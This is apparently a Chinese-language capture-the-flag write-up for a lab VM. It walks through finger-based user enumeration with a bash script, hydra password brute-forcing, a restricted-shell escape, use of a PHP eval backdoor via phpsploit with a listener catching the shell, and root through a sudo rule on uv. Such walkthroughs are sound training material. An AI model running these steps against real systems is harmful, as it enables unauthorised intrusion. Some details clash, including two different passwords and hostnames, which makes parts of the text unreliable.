

主机发现

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# arp-scan -I eth1 -l

192.168.56.144 08:00:27:2c:29:34      PCS Systemtechnik GmbH
```

主机地址为: ``

端口扫描

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# nmap -p- 192.168.56.144

PORT      STATE SERVICE
22/tcp    open  ssh
79/tcp    open  finger
80/tcp    open  http
```

80端口探测

主界面是一个JavaScript的台球小游戏

目录枚举

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# dirsearch -u http://192.168.56.144

[15:11:42] 200 - 35B - /robots.txt
[15:11:45] 200 - 1KB - /users.html

Task Completed
```

文件信息收集

robots.txt

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# curl 192.168.56.144/robots.txt
User-agent: *
Disallow: /ternimal/
```

有个 /ternimal/ 目录，可能是故意写错的，有可能真实路径是 /terminal/

user.html

△ 不安全 192.168.56.144/users.html
器 CTF 靶场 工具 漏洞库 牛客网 菜鸟教程 其他

```
aa ab ac ad ae af ag ah ai aj ak al am an ao ap aq ar as at au av ax ay az ba bb bc bd be bf bg bh bi bj bk bl bm bn bo bp bq br bs bt bu bv bw bx by bz ca cb cc cd ce cf cg ch ci cj ck cl cm cn co cp cq cr cs ct cu cv cx cy cz da db dc dd de df dg dh di dj dk dl dm dn do dp dq dr ds dt du dv dx dy dz ea eb ec ed ee ef eg eh ei ej ek el em en eo ep eq er es et eu ev ew ex ey ez fa fb fc fd fe ff fg fh fi fk fl fm fn fo fp fq fr fs ft fu fw fy fz ga gb gc gd ge gf gg gh gi gj gk gl gm gn go gp ga gr gs gt gu gv gx gy gz ha hb hc hd he hf hg hh hi hj hk hm hn ho hp hq hr hs ht hu hv hw hx hy hz ia ib ic id ie if ig ih ii ij ik il im io jp iq jr is it iu iv iw ix iy iz ja jb jc jd je jf jj jb jj jk jj jm jn jo jp jq jr js jt ju jv jw jx jy jz ka kb kc kd ke kf kg kh ki kj kk kl km kn ko kp kq kr ks kt ku kv kz lx ll lm ln lp lz ls lt lu lv lw lx ly lz ma mb mc md me mf mg mh mi mj mk ml mm mn mo mp mq mr ms mt mu mv mw mx my mz na nb nc nd ne nf ng nh ni nj nk nl nm nn no np nq nr ns nt nu nv nw nx ny nz oa ob oc od oe of og oh oi oj ok ol on oo op oq or os ot ou ov ox oy oz pa pb pc pd pe pf pg ph pi pj pl pm pn po pp pq pr ps pt pu pv pw px py pz qa qb qc qd qe qf qg qh qj qk ql qm qn qo qp qq qr qs qt qu qv qw qx qy qz ra rb rc rd re rf rg rh ri rj rk rl rm rn ro rp rr rs rt ru rv rx ry rz sa sb sc sd se sf sg sh si sj sk sl sm sn so sp sq sr ss st su sv sw sx sy sz ta tb tc td te tf tg th ti tj tk tl tm tn to tp tq tr ts tt tu tv tw tx ty tz ua ub uc ud ue ug uh ui uk ul um un up uq ur us ut uu uv ux uy uz va vb vc vd ve vf vg vh vi vj vk vl vm vn vo vp vq vr vs vt vu vv vx vy vz wa wb wc wd we wf wg wh wi wk wl wm wn wo wp wq wr ws wt wu ww wx wy wz xa xb xc xd xe xf xg xh xi xk xl xm xn xo xp xq xr xs xt xu xv xx xy xz ya yb yc ye yf yg yh yi yk yl ym yn yo yp yq yr ys yt yu yy yx yy yz za zb zd ze zf zg zh zi zj zk zl zm zo zp zq zr zt zu zv zw zx zz
```

```
676 | zz
677 <!-- top1000 passwd -->
678
```

还有个top1000 passwd的注释

访问/terminal/



发现需要登录

79端口探测

```
└─(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# nc 192.168.56.144 79
aa

Welcome to Linux version 4.19.0-27-amd64 at Gameshell2 !
02:23:04 up 23 min, 0 users, load average: 0.00, 0.00, 0.00
finger: aa: no such user.
```

输入aa，重返回结果来看，79端口用于识别用户是否存在

爆破存在用户

findUser.sh

```
#!/bin/bash

# -----配置区域-----
TARGET_IP="192.168.56.144"
TARGET_PORT="79"
WORDLIST="./user.txt"
OUTPUT="res.txt"
# -----
```

```

echo "[*] 启动 Finger 用户枚举 (目标IP:$TARGET)"
echo "[*] 过滤条件: 忽略返回包含 'no such user' 的响应"
echo "[*] 结果保存: $OUTPUT"
echo "#####"

#清空输出目标文件
> "$OUTPUT"

#检查字典文件是否存在
if [ ! -f "$WORDLIST" ]; then
    echo "[!] 错误: 找不到字典文件 $WORDLIST"
    exit 1
fi

cat "$WORDLIST" | while read user; do

    #去除两端空白符并跳过换行
    user=$(echo "$user" | xargs)
    if [ -z "$user" ]; then continue; fi

    #发送请求 (设置 -w 1 超时1秒·防止卡顿)
    #将错误输出合并到标准输出·便于捕捉所以信息
    response=$(echo "$user" | nc -nv -w 1 "$TARGET_IP" "$TARGET_PORT" 2>&1)

    #==== 核心判断逻辑 ====
    #1.如果结果为空·跳过
    if [ -z "$response" ]; then
        echo -ne "[-] $user (无响应)      \r"
        continue
    fi
    #2.如果包含 "no such user" 不存在的标准·跳过
    if echo "$response" | grep -qi "no such user"; then
        echo -ne "[-] $user (不存在)      \r"
        continue
    fi

    #3.如果到这一步，且包含 Finger 协议的特征词，则判定存在用户
    #特征词: Login, Shell, Name, Directory, Plan
    if echo "$response" | grep -qE "Login|Shell|Name|Directory|Plan"; then
        echo -e "\n\033[32m[+] 发现有效用户: $user \033[0m"

        #写入文件
        echo "===== >> \"$OUTPUT\""
        echo "Username: $user" >> "$OUTPUT"
        echo "$response" >> "$OUTPUT"

        #检查是否有 Plan 或者是 "No Plan"
        if echo "$response" | grep -qi "No Plan"; then
            echo" -->(No Plan)"
        else
            #如果没有"No Plan" 字样，但是有 Plan 字段，说明可能存在秘密信息
            echo -e " --> \033[31m[!] 可能包含敏感信息 (Has Plan) !\033[0m"
        fi
        echo "-----"
    else

```

```

#既不是 "no such user" 也没有存在的特征词,可能是连接错误或者是垃圾数据
echo -ne "[+] $user (未知响应) \r"
fi

done

echo -e "\n\n[*] 扫描完成·有效结果保存在$OUTPUT"

```

```

└──(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# curl 192.168.56.144/users.html > user.txt
% Total    % Received % Xferd  Average Speed   Time     Time     Time  Current
          Dload  Upload Total   Spent    Left Speed
100  2052   100  2052     0      0   379k      0 --:--:-- --:--:-- --:--:--  400k

```

```

└──(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# bash findUser.sh
[*] 启动 Finger 用户枚举 (目标IP:)
[*] 过滤条件: 忽略返回包含 'no such user' 的响应
[*] 结果保存: res.txt
#####
[-] ds (不存在)
[+] 发现有效用户: dt
findUser.sh: line 58: echo -->(No Plan): command not found
-----
[-] <!-- top1000 passwd --> (未知响应)

[*] 扫描完成·有效结果保存在res.txt

```

发现有效用户dt

脚本是抄大佬的，我写的在枚举到c开头的时候就报连接错误

爆破terminal的认证

```

#拿前5000个密码爆破一下
└──(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# head -5000 /rockyou.txt > rockyou_5000.txt

└──(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# hydra -l dt -P rockyou_5000.txt 192.168.56.144 http-get /terminal/ -vv

[80][http-get] host: 192.168.56.144 login: dt password: purple1

```


得到凭证 dt:purple1

The screenshot shows a browser's developer tools with the 'Inspector' tab open. In the 'Selected text' field, the value 'ZHQ6cHViYzGx1MjU==' is highlighted. Below it, the 'Decoded from' dropdown is set to 'Base64'. The decoded value 'dt:purple1' is displayed in the text area. The entire 'Selected text' section is highlighted with a red box.

也可他通过这来爆破凭证

获取登录凭证登录shell

想抓包看能不能改分数，但是没有，只能正常玩



登录终端凭证 dt:0t4tdtl1t

```
└──(root㉿xhh)-[~/Desktop/xhh/QQ/gameshell12]
└# ssh dt@192.168.56.144
dt@192.168.56.144's password:
dt@GameShell12:~$
```

成功获得dt用户权限

user.txt

```
dt@GameShell12:~$ cat user.txt
flag{user-3529555bd8220350defe5d0430784920}
```

提权

```
dt@GameShell12:~$ ls -al
drwxr-xr-x  3 dt    dt    4096 Nov 21 03:01 .phsploit
drwxr-xr-x 12 dt    dt    4096 Nov 21 03:01 phsploit
-rw-r--r--  1 root  root   44 Nov 21 03:56 user.txt
```

家目录有个phsploit

检索发现是GitHub上一个开源的后门工具

```
dt@GameShell12:~$ cd phsploit/
Error: cd command is restricted phsploit/
```

还是个有限制的shell，可以通过/bin/sh逃逸

```
dt@GameShell2:~$ /bin/sh
$ pwd
/home/dt
$ cd phpsploit
$ pwd
/home/dt/phpsploit
```

发现/var/www有个dev，且属于www-data

```
$ ls -al /var/www
total 16
drwxr-xr-x  4 root      root      4096 Nov 21 03:04 .
drwxr-xr-x 12 root      root      4096 Apr  1 2025 ..
drwx----- 2 www-data  www-data  4096 Nov 21 06:49 dev
drwxr-xr-x  2 root      root      4096 Nov 21 03:58 html
```

查看配置文件

```
$ ls -al /etc/apache2/sites-available/
total 24
drwxr-xr-x 2 root root 4096 Nov 21 03:27 .
drwxr-xr-x 8 root root 4096 Nov 21 03:28 ..
-rw-r--r-- 1 root root 1414 Nov 21 03:27 000-default.conf
-rw-r--r-- 1 root root 6338 Aug 14 2024 default-ssl.conf
-rw-r--r-- 1 root root 412 Nov 21 03:06 dev.astra.ds.conf
$ cat /etc/apache2/sites-available/dev.astra.ds.conf
<virtualHost *:80>
    # 虚拟主机域名（需与 /etc/hosts 一致）
    ServerName dev.astra.ds

    DocumentRoot /var/www/dev

    <Directory /var/www/dev>
        Options Indexes FollowSymLinks
        AllowOverride All
        Require all granted
    </Directory>

    ErrorLog ${APACHE_LOG_DIR}/dev.astra.ds.error.log
    CustomLog ${APACHE_LOG_DIR}/dev.astra.ds.access.log combined
</virtualHost>
$
```

添加到hosts文件访问扫描

```
—(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# feroxbuster --url 'http://dev.astra.dszz/' -x,html,zip,txt -w -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

—
❖ Press [ENTER] to use the Scan Management Menu™

404      GET      91      31w      275c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
403      GET      91      28w      278c Auto-filtering found 404-like
response and created new filter; toggle off with --dont-filter
200      GET      21      9w      68c http://dev.astra.dszz/
200      GET      21      9w      68c http://dev.astra.dszz/index.html
200      GET      01      0w      0c http://dev.astra.dszz/backdoor.php
```

扫描到有个backdoor.php

克隆项目，连接后门

```
—(root@xhh)-[/git_tools/phsploit]
└# git clone https://github.com/n1l0x42/phsploit.git
```

```
—(root@xhh)-[/git_tools/phsploit]
└# ./phsploit -t http://dev.astra.dszz/backdoor.php -i
(.....)
phsploit > exploit
[*] Current backdoor is: <?php @eval($_SERVER['HTTP_PHPSPLOIT']); ?>

[*] Sending payload to http://dev.astra.dszz:80/backdoor.php ...
[*] Shell obtained by PHP (192.168.56.247 -> 192.168.56.144)

Connected to Linux server (dev.astra.dszz)
running PHP 8.3.19 on Apache/2.4.62 (Debian)
phsploit(dev.astra.dszz) > run id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

成功反弹到web-data用户的shell

```
—(root@xhh)-[~/Desktop/xhh/QQ/gameshell2]
└# nc -lvpn 6666
listening on [any] 6666 ...
id
connect to [192.168.56.247] from (UNKNOWN) [192.168.56.144] 37798
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

web-data TO root

```
www-data@GameShell2:/var/www/dev$ sudo -l
Matching Defaults entries for www-data on GameShell2:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on GameShell2:
(ALL) NOPASSWD: /usr/local/bin/uv
```

看一下用法

```
www-data@GameShell2:/var/www/dev$ /usr/local/bin/uv
An extremely fast Python package manager.

Usage: uv [OPTIONS] <COMMAND>
```

```
www-data@GameShell2:/var/www/dev$ sudo /usr/local/bin/uv run /bin/bash
root@GameShell2:/var/www/dev# id
uid=0(root) gid=0(root) groups=0(root)
```

拿下，成功获得root用户权限

root.txt

```
root@GameShell2:~# cat root.txt
flag{root-983b0f2b5412aadd94ed08f249355686}
```